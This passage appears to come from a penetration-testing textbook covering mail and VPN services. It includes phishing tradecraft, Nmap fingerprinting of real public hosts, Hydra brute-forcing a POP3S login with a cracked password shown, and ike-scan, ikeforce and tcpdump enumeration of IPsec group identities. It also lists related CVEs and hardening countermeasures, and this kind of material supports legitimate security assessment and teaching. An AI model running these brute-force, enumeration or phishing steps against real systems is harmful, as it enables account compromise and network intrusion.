It is important to evaluate the security posture of the target before proceeding. Review SPF, DKIM, and DMARC policies (if any), and assess the behavior of exposed SMTP interfaces to see whether they will accept material from an internal domain. If the environment is hardened, you will need to set up a domain from which to send email (victim-corp.com, for example).
Figure 9-4 demonstrates an effective HTML email spoofed from the IT department of a company. The look and feel of the email is critical, and the language is important because you want to dictate a sense of urgency for users to click the malicious link.

Factors that can affect the success of a phishing campaign include:
SMTP interfaces not accepting email from the public Internet that is sent from a domain that is internal to the organization
Use of content filtering to add material to the subject line of email originating from outside of the organization (e.g., an external or untrusted designator)
Presence of web proxy appliances evaluating the reputation of destination URLs
Use of particular browsers or desktop software clients
Eric Smith’s 2013 DerbyCon presentation13 chronicles a number of successful professional social engineering campaigns, detailing tactics used to do the following:
Ensure that URLs used within a campaign are marked as reputable online
Ensure that the mail server used to launch a campaign also seems reputable
Measure the efficacy of a campaign by tracking session identifiers
Take advantage of privileged access (via OWA or VPN) to gain intelligence
Preoccupy and distract incident response teams
Through reconnaissance, proper staging (provisioning of domains, certificates, and reputable web and mail server addresses), and focused execution, you will likely succeed through phishing. By preparing a number of redundant attack platforms and distracting the security team of the target, you should also be able to achieve persistence.
Mail server packages offer POP3 services (e.g., Courier, Dovecot, and Microsoft Exchange). If packages aren’t maintained, attackers can exploit defects to compromise the system. At the time of writing, however, the only remotely exploitable POP3 vulnerability found within NVD is an IBM Domino flaw.14
POP3 presents a banner upon connection that often describes the hostname and implementation. If the banner lacks detail, use Nmap to fingerprint the service and enumerated features, as demonstrated by Example 9-15.
root@kali:~# nmap -sV -p110,995 --script pop3-capabilities 85.214.111.132

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-14 19:09 EDT
Nmap scan report for h2080641.stratoserver.net (85.214.111.132)
PORT    STATE SERVICE  VERSION
110/tcp open  pop3     Courier pop3d
| pop3-capabilities: LOGIN-DELAY(10) SASL(LOGIN CRAM-MD5 PLAIN) IMPLEMENTATION(Courier Mail
|_                   Server) APOP UIDL USER TOP STLS PIPELINING
995/tcp open  ssl/pop3 Courier pop3d
| pop3-capabilities: LOGIN-DELAY(10) SASL(LOGIN CRAM-MD5 PLAIN) IMPLEMENTATION(Courier Mail
|_                   Server) APOP UIDL USER TOP PIPELINING
Service Info: Host: localhost.localdomain
Mail servers are a target for brute-force password grinding for several reasons:
Implementations often don’t pay attention to account lockout policies
POP3 and IMAP servers honor multiple login attempts before disconnecting
Many mail servers don’t log unsuccessful login attempts
Clients can authenticate with POP3 services by using plaintext or MD5 digest authentication. The digest mechanism (using the APOP directive) is susceptible to network sniffing and attack via Cain & Abel and other tools because the implementation has a known plaintext flaw.15
To mitigate these risks, many POP3 servers support additional mechanisms via SASL, including DIGEST-MD5 and NTLM. Hydra supports a number of SASL mechanisms.16 Example 9-16 shows Hydra used to perform brute-force password grinding against an exposed POP3S service with basic MD5 authentication (via APOP).
root@kali:~# hydra -L users.txt -P crackdict.txt pop3s://mail.example.org
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-10-14 19:17:45
[INFO] several providers have implemented cracking protection, check with a small wordlist first
- and stay legal!
[DATA] max 16 tasks per 1 server, overall 64 tasks, 655041 login tries (l:3/p:218347),
~639 tries per task
[DATA] attacking service pop3 on port 995 with SSL
[995][pop3] host: mail.example.org   login: chris   password: control!
The IMAP protocol is similar to POP3. As such, exposed services are susceptible to brute-force password grinding and process manipulation attacks (upon identifying exploitable software flaws).
IMAP presents a banner to the client upon connection that often describes the hostname and implementation. If the banner lacks detail, use Nmap to fingerprint the service and list capabilities, as demonstrated by Example 9-17.
root@kali:~# nmap -sV -p143,993 --script imap-capabilities 85.214.111.174

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-10-14 19:28 EDT
Nmap scan report for h2080641.stratoserver.net (85.214.111.174)
PORT    STATE SERVICE  VERSION
143/tcp open  imap     Plesk Courier imapd
| imap-capabilities: ACL2=UNION QUOTA completed ACL NAMESPACE IMAP4rev1 IDLE
|                    THREAD=ORDEREDSUBJECT OK CAPABILITY SORT AUTH=CRAM-MD5 AUTH=PLAIN UIDPLUS
|_                   STARTTLSA0001 CHILDREN THREAD=REFERENCES
993/tcp open  ssl/imap Plesk Courier imapd
| imap-capabilities: ACL2=UNIONA0001 QUOTA completed ACL NAMESPACE IMAP4rev1 IDLE
|                    THREAD=ORDEREDSUBJECT OK CAPABILITY SORT AUTH=CRAM-MD5 AUTH=PLAIN UIDPLUS
|_                   CHILDREN THREAD=REFERENCES
Clients authenticate with IMAP via the plaintext LOGIN method or AUTHENTICATE, which uses SASL mechanisms. Hydra supports many of these, as demonstrated by Example 9-18.
root@kali:~# hydra imap -U
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-10-14 19:54:40

Help for module imap:
============================================================================
Module imap is optionally taking one authentication type of:
  CLEAR or APOP (default), LOGIN, PLAIN, CRAM-MD5, CRAM-SHA1,
  CRAM-SHA256, DIGEST-MD5, NTLM
Additionally TLS encryption via STARTTLS can be enforced with the TLS option.

Example: imap://target/TLS:PLAIN
Table 9-12 lists remotely exploitable IMAP server vulnerabilities. The Novell flaws require valid credentials to exploit logic that is exposed after authentication.
| CVE reference | Vendor | Notes |
|---|---|---|
| CVE-2011-0919 | IBM | Multiple stack overflows in IBM Domino POP3 and IMAP services resulting in remote code execution |
CVE-2010-4717 CVE-2010-4711 CVE-2010-2777 |
Novell | Multiple overflows in Novell GroupWise Internet Agent (GWIA) resulting in arbitrary code execution upon providing malicious commands |
What follows is a concise list of the tactics discussed in this chapter:
You should consider the following countermeasures when hardening mail systems:
Don’t expose feature-rich SMTP servers to the public Internet or untrusted networks. Sendmail and Microsoft Exchange have large codebases and introduce unnecessary exposure. Use a dedicated content filter (either in the form of a physical appliance or cloud service) to parse email, or deploy a lightweight MTA such as qmail or Exim.
Use SPF, DKIM, and DMARC to prevent transmission and receipt of unauthorized content by your servers. Also, configure exposed SMTP interfaces to not accept email from untrusted networks (e.g., the public Internet) that are apparently from a domain internal to your organization.
Configure external content filtering mechanism to add material to the subject field of email originating outside of the environment (e.g., a string notifying the user that the message is from an untrusted source).
Use of antivirus and content filtering software increases your attack surface, and exploitable flaws exist in such packages. Ensure that filtering and antivirus software is patched up to date.
Disable support for weak authentication mechanisms within your mail services (e.g., LOGIN, PLAIN, and CRAM-MD5). If authentication is not used by SMTP, disable the functionality completely.
Enforce TLS where possible (between both SMTP servers, and services supporting collection of email over POP3 and IMAP). Consider client certificates to provide an additional layer of authentication, and prevent unauthorized parties from interacting with services.
Minimize the impact of brute-force password grinding attacks by enforcing a strong password policy on your mail servers (covering all vectors).
Increase visibility by logging failed authentication attempts made against mail services. Account lockout policies may also be defined within some platforms (e.g., Microsoft Windows), which will mitigate brute-force password grinding risks.
1 John Jetmore, “Swaks - Swiss Army Knife for SMTP”, Jetmore.org.
2 See https://www.eicar.org/download/eicar.com.txt.
3 Jon Oberheide and Farnam Jahanian, “Remote Fingerprinting and Exploitation of Mail Server Antivirus Engines”, University of Michigan Technical Report CSE-TR-552-09, Ann Arbor, MI, June 2009.
5 D. J. Bernstein, “SMTP: Simple Mail Transfer Protocol”, cr.yp.to.
6 See “Extended SMTP” on Wikipedia.
7 Nmap smtp-brute script.
11 See “The Social-Engineer Toolkit (SET)” on TrustedSec.com.
12 There are countless videos and tutorials online demonstrating its features, including Javi Oliu, “Social Engineering Toolkit”, YouTube video, posted May 24, 2014, and Jeremy Martin, “Exploitation with Social Engineering Toolkit SET”, YouTube video, posted April 21, 2013.
13 Eric Smith, “DerbyCon Cheat Codez: Level Up Your SE Game”, YouTube video, posted by Adrian Crenshaw on September 30, 2013.
14 See CVE-2011-0919.
15 Fanbao Liu et al., “Fast Password Recovery Attack: Application to APOP”, Journal of Intelligent Manufacturing 25, no. 2 (2014): 251–261.
16 See “Comparison of Features and Services Coverage” on THC.org.
VPN services provide access to remote users and branch offices through IPsec, PPTP, and TLS. Service endpoints can be abused to obtain sensitive data, gain network access, and impact availability through denial of service. This chapter focuses on IPsec and PPTP protocols. TLS is increasingly used to provide secure network access, as described in Chapter 11.
IP is an inherently unsafe protocol, lacking confidentiality, integrity, and authentication. When implemented correctly, IPsec negates the following attack classes:
Network sniffing
Source forgery (IP spoofing)
Modification of data within packets
Replay attacks
Internet Key Exchange (IKE)1 is used to authenticate IPsec peers and set VPN parameters. A security association (SA) is established, defining the IPsec protocols used when sending material, plus cryptographic algorithms, keys, and their expiry (known also as lifetime). The process is summarized in Figure 10-1.

Mutually agreed IPsec SA fields define the security features used between peers. Figure 10-2 shows an example IP datagram using IPsec in tunnel mode. The Authentication Header (AH)2 provides integrity and data origin authentication with an HMAC of the IP datagram. The Encapsulating Security Payload (ESP)3 encapsulates and encrypts IP datagrams, providing confidentiality.

The Internet Security Association and Key Management Protocol (ISAKMP) service supports IKE and is exposed via UDP port 500. Demonstrated by Figure 10-1, IKE involves a two-phase process to define an IPsec SA: the first phase authenticates the peers and establishes an ISAKMP SA (used to protect phase two messages), and the second establishes an IPsec SA (used to encrypt data). In some implementations, a mechanism known as XAUTH introduces an additional phase to support user authentication.
Exploitable flaws within IKE are addressed by the IKEv2 standard,4 which condenses the two phases a single set of messages. Figure 10-3 demonstrates the relationship between IKE, IKEv2, XAUTH, AH, and ESP.

Roy Hills’ ike-scan5 supports IKE but has limited IKEv2 support at the time of writing. Example 10-1 demonstrates the utility identifying an IPsec VPN server. The -2 flag initiates an IKEv2 handshake in the second case, with a negative result.
root@kali:~# ike-scan -q 80.1.128.0/30
Starting ike-scan 1.9 with 4 hosts (http://www.nta-monitor.com/tools/ike-scan/)
80.1.128.0    Notify message 14 (NO-PROPOSAL-CHOSEN)
80.1.128.1    Notify message 14 (NO-PROPOSAL-CHOSEN)

Ending ike-scan 1.9: 4 hosts scanned in 2.607 seconds (1.53 hosts/sec).
0 returned handshake; 2 returned notify

root@kali:~# ike-scan -q -2 80.1.128.0/30
Starting ike-scan 1.9 with 4 hosts (http://www.nta-monitor.com/tools/ike-scan/)

Ending ike-scan 1.9: 4 hosts scanned in 2.570 seconds (1.56 hosts/sec).
0 returned handshake; 0 returned notify
This technique will identify most IPsec servers, but can fail if the IKE service honors only requests from specific addresses or expects certain transform sets. An IKE transform set defines the encryption algorithm, integrity algorithm, authentication mode, and Diffie-Hellman (DH) group used during key exchange. Upon identifying accessible IKE services, you can probe them further by using ike-scan to understand their configuration and potential weaknesses.
The ike-scan utility identifies IPsec implementations through analysis of the vendor ID value and IKE backoff pattern, as demonstrated by Example 10-2. Use the -M flag to split the output across multiple lines and -o to display implementation guesses.
root@kali:~# ike-scan -M -o 10.0.0.11 10.0.0.47 10.0.0.254
Starting ike-scan 1.9 with 3 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.11   Main Mode Handshake returned
            HDR=(CKY-R=21b6f96306fe758f)
            SA=(Enc=DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds
            LifeDuration=28800)
10.0.0.47   Main Mode Handshake returned
            HDR=(CKY-R=a997321d37e9afa2)
            SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds
            LifeDuration(4)=0x00007080)
            VID=dd180d21e5ce655a768ba32211dd8ad9 (strongSwan 4.0.5)
            VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
10.0.0.254  Main Mode Handshake returned
            HDR=(CKY-R=324e3633e6174897)
            SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
            LifeDuration=28800)
            VID=166f932d55eb64d8e4df4fd37e2313f0d0fd84510000000000000000
            (Netscreen-15)
            VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
            VID=4865617274426561745f4e6f74696679386b0100 (Heartbeat Notify)

IKE Backoff Patterns:

IP Address  No.     Recv time               Delta Time
10.0.0.11   1       1170494449.831231       0.000000
10.0.0.11   2       1170494454.826044       4.994813
10.0.0.11   3       1170494459.825283       4.999239
10.0.0.11   4       1170494464.824547       4.999264
10.0.0.11   5       1170494469.823799       4.999252
10.0.0.11   6       1170494474.823060       4.999261
10.0.0.11   Implementation guess: Cisco PIX >= 6.3

10.0.0.47   1       1171468498.860140       0.000000
10.0.0.47   2       1171468508.869134       10.008994
10.0.0.47   3       1171468528.888169       20.019035
10.0.0.47   Implementation guess: Linux FreeS/WAN, OpenSwan, strongSwan

10.0.0.254  1       1170083575.291442       0.000000
10.0.0.254  2       1170083578.843019       3.551577
10.0.0.254  3       1170083582.842737       3.999718
10.0.0.254  4       1170083586.843883       4.001146
10.0.0.254  5       1170083590.843073       3.999190
10.0.0.254  6       1170083594.842743       3.999670
10.0.0.254  7       1170083598.843378       4.000635
10.0.0.254  8       1170083602.843049       3.999671
10.0.0.254  9       1170083606.843363       4.000314
10.0.0.254  10      1170083610.843924       4.000561
10.0.0.254  11      1170083614.843497       3.999573
10.0.0.254  12      1170083618.843629       4.000132
10.0.0.254  Implementation guess: Juniper-Netscreen
If no response is returned, specific transform fields are likely required.
I use ike-scan in Example 10-3 to connect with a particular transform set (-a 5,1,1,5), which specifies 3DES encryption, MD5 integrity checking, pre-shared key (PSK) authentication, and DH group 5 key exchange.
root@kali:~# ike-scan -M –a 5,1,1,5 -o 10.0.0.20
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.20   Main Mode Handshake returned
            HDR=(CKY-R=871c8aba1cf5a0d7)
            SA=(SPI=699f1a94e2ac65f8 Enc=3DES Hash=MD5 Auth=PSK Group=5:modp1536
            LifeType=Seconds LifeDuration(4)=0x00007080)
            VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
            VID=810fa565f8ab14369105d706fbd57279

IKE Backoff Patterns:

IP Address  No.     Recv time               Delta Time
10.0.0.20   1       1171749705.664218       0.000000
10.0.0.20   2       1171749706.175947       0.511729
10.0.0.20   3       1171749707.190895       1.014948
10.0.0.20   4       1171749709.192046       2.001151
10.0.0.20   5       1171749713.210723       4.018677
10.0.0.20   6       1171749721.211048       8.000325
10.0.0.20   Implementation guess: Sun Solaris
Through ike-scan, you can reverse engineer the configuration and identify weaknesses (e.g., flawed encryption algorithms and authentication methods). IKE transform fields and common values are as follows:
Example 10-4 demonstrates ike-scan used against a VPN server that supports 3DES encryption, SHA-1 integrity checking, PSK authentication, and key exchange using DH group 2. The second command demonstrates that the server does not support weak DES encryption and MD5 integrity checking.
root@kali:~# ike-scan -M –a 5,2,1,2 10.0.0.254
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.254  Main Mode Handshake returned
            HDR=(CKY-R=ce5d69c11bae3655)
            SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
            LifeDuration=28800)
            VID=166f932d55eb64d8e4df4fd37e2313f0d0fd84510000000000000000
            (Netscreen-15)
            VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)
            VID=4485152d18b6bbcd0be8a8469579ddcc (draft-ietf-ipsec-nat-t-ike-00)
            VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
            VID=4865617274426561745f4e6f74696679386b0100 (Heartbeat Notify)

root@kali:~# ike-scan -M –a 1,1,1,2 10.0.0.254
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.254  Notify message 14 (NO-PROPOSAL-CHOSEN)
            HDR=(CKY-R=4e3f6b5892e26728)
IPsec implementations are vulnerable to the following:
Passive decryption of data if a weak DH group is used
Unintended effects via exploitation of bugs (e.g., remote code execution)
Active and passive enumeration of aggressive mode identities6
Exposure and cracking of preshared key (PSK) values
Obtaining XAUTH credentials once a PSK is known
Both IKE and IKEv2 use DH for key exchange. Generation of prime numbers with special properties is computationally burdensome, and so IPsec peers support fixed, standardized parameters, known as groups. These “safe” parameters were published in 1998 and are used by other applications, including SSH, Tor, and OTR.
Cisco recommends avoidance of DH groups 1 and 2 in particular,7 stemming from a research paper.8 The paper’s authors describe how it is likely that nation states can decrypt IPsec sessions negotiated using weak groups via discrete log precomputation. The hundreds of millions of dollars spent performing precomputation are amortized through the real-time decryption of any session using a weak group (1,024-bit or smaller).
Significant flaws within common IPsec implementations are listed in Table 10-1. Two vulnerability classes that I’ve omitted for the sake of brevity are denial of service conditions and authentication flaws leading to MITM (requiring network access).
| CVE reference | Implementation | Notes |
|---|---|---|
| – | Cisco PIX 6.3(5) and prior | Information leak resulting in PSK and RSA key exposure via IKEa |
| CVE-2016-1287 | Cisco ASA and others | A severe code execution flaw affecting Cisco’s IKE implementationb |
| CVE-2014-2338 | strongSwan 5.1.2 and prior | IKEv2 authentication bypass |
|
CVE-2013-1194 CVE-2010-4354 |
Cisco ASA and others | Aggressive mode IKE group enumeration vulnerability |
| CVE-2012-5032 | Cisco IOS 15.1 and prior | The Flex-VPN load-balancing feature supports the forwarding of traffic to an arbitrary destination |
| CVE-2011-1547 | NetBSD 5.1 and prior | Multiple IPsec stack overflows and vulnerabilities within the kernel, allowing remote attackers to corrupt memory with unintended consequences |
| CVE-2011-0935 | Cisco IOS 15.0 and 15.1 | PKI caching flaws resulting in bypass of intended access restrictions through use of an old key |
| CVE-2010-4685 | Cisco IOS 15.0 | |
| CVE-2010-2628 |
Swan 4.4.0 Swan 4.3.0 to 4.3.6 |
Buffer overflow resulting in arbitrary code execution via a crafted identity |
a Joseph Cox, “Research Grabs VPN Password with Tool from NSA Dump”, Motherboard, August 19, 2016. b David Barksdale, Jordan Gruskovnjak, and Alex Wheeler, “Execute My Packet”, Exodus Intelligence Blog, February 10, 2016. | ||
Many IPsec implementations support aggressive mode IKE and PSK authentication. Example 10-5 demonstrates how ike-scan enumerates a valid identity (known as group) based on the server response. In this case, the testvpn group is valid.
root@kali:~# ike-scan –M –A –n nonexist123 10.0.0.254
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)

Ending ike-scan 1.9: 1 hosts scanned in 2.480 seconds (0.40 hosts/sec).
0 returned handshake; 0 returned notify

root@kali:~# ike-scan –M –A –n testvpn 10.0.0.254
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.254 Aggressive Mode Handshake returned
        HDR=(CKY-R=c09155529199f8a5)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        VID=166f932d55eb64d8e4df4fd37e2313f0d0fd84510000000000000000 (Netscreen-15)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        VID=4865617274426561745f4e6f74696679386b0100 (Heartbeat Notify)
        KeyExchange(128 bytes)
        Nonce(20 bytes)
        ID(Type=ID_IPV4_ADDR, Value=10.0.0.254)
        Hash(20 bytes)

Ending ike-scan 1.9: 1 hosts scanned in 0.103 seconds (9.75 hosts/sec).
1 returned handshake; 0 returned notify
Group enumeration is automated upon installing ikeforce.py9 within Kali Linux, as demonstrated by Example 10-6. The utility also tests for the Cisco ASA aggressive mode IKE group enumeration flaw listed in Table 10-1.
root@kali:~# pip install pyip
root@kali:~# git clone https://github.com/SpiderLabs/ikeforce.git
root@kali:~# cd ikeforce/
root@kali:~/ikeforce# ./ikeforce.py 10.0.0.254 –e –w wordlists/groupnames.dic
[+]Program started in Enumeration Mode
[+]Checking for possible enumeration techniques
Analyzing initial response. Please wait, this can take up to 30 seconds...

[+]Cisco Device detected
[-]Not vulnerable to DPD group name enumeration
[+]Device is vulnerable to multuple response group name enumeration
Restarting...

[+]Using New Cisco Group Enumeration Technique
Press return for a status update

[*]Correct ID Found: testvpn
Group values are also obtained by network sniffing, as details are sent in the clear during an aggressive mode IKE exchange. Example 10-7 demonstrates tcpdump used to passively obtain an initiator’s identity. Groups can be email addresses, usernames, or arbitrary labels (e.g., corp_vpn).
root@kali:~# tcpdump -n -i eth0 -s 0 -X udp port 500
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
13:25:24.761714 IP 192.168.124.3.500 > 192.168.124.155.500: isakmp: phase 1 I agg
        0x0000:  4500 0194 0000 4000 4011 bf69 c0a8 7c03  E.....@.@..i..|.
        0x0010:  c0a8 7c9b 01f4 01f4 0180 8f25 20fc 2bcf  ..|........%..+.
        0x0020:  17ba b816 0000 0000 0000 0000 0110 0400  ................
        0x0030:  0000 0000 0000 0178 0400 00a4 0000 0001  .......x........
        0x0040:  0000 0001 0000 0098 0101 0004 0300 0024  ...............$
        0x0050:  0101 0000 8001 0005 8002 0002 8003 0001  ................
        0x0060:  8004 0002 800b 0001 000c 0004 0000 7080  ..............p.
        0x0070:  0300 0024 0201 0000 8001 0005 8002 0001  ...$............
        0x0080:  8003 0001 8004 0002 800b 0001 000c 0004  ................
        0x0090:  0000 7080 0300 0024 0301 0000 8001 0001  ..p....$........
        0x00a0:  8002 0002 8003 0001 8004 0002 800b 0001  ................
        0x00b0:  000c 0004 0000 7080 0000 0024 0401 0000  ......p....$....
        0x00c0:  8001 0001 8002 0001 8003 0001 8004 0002  ................
        0x00d0:  800b 0001 000c 0004 0000 7080 0a00 0084  ..........p.....
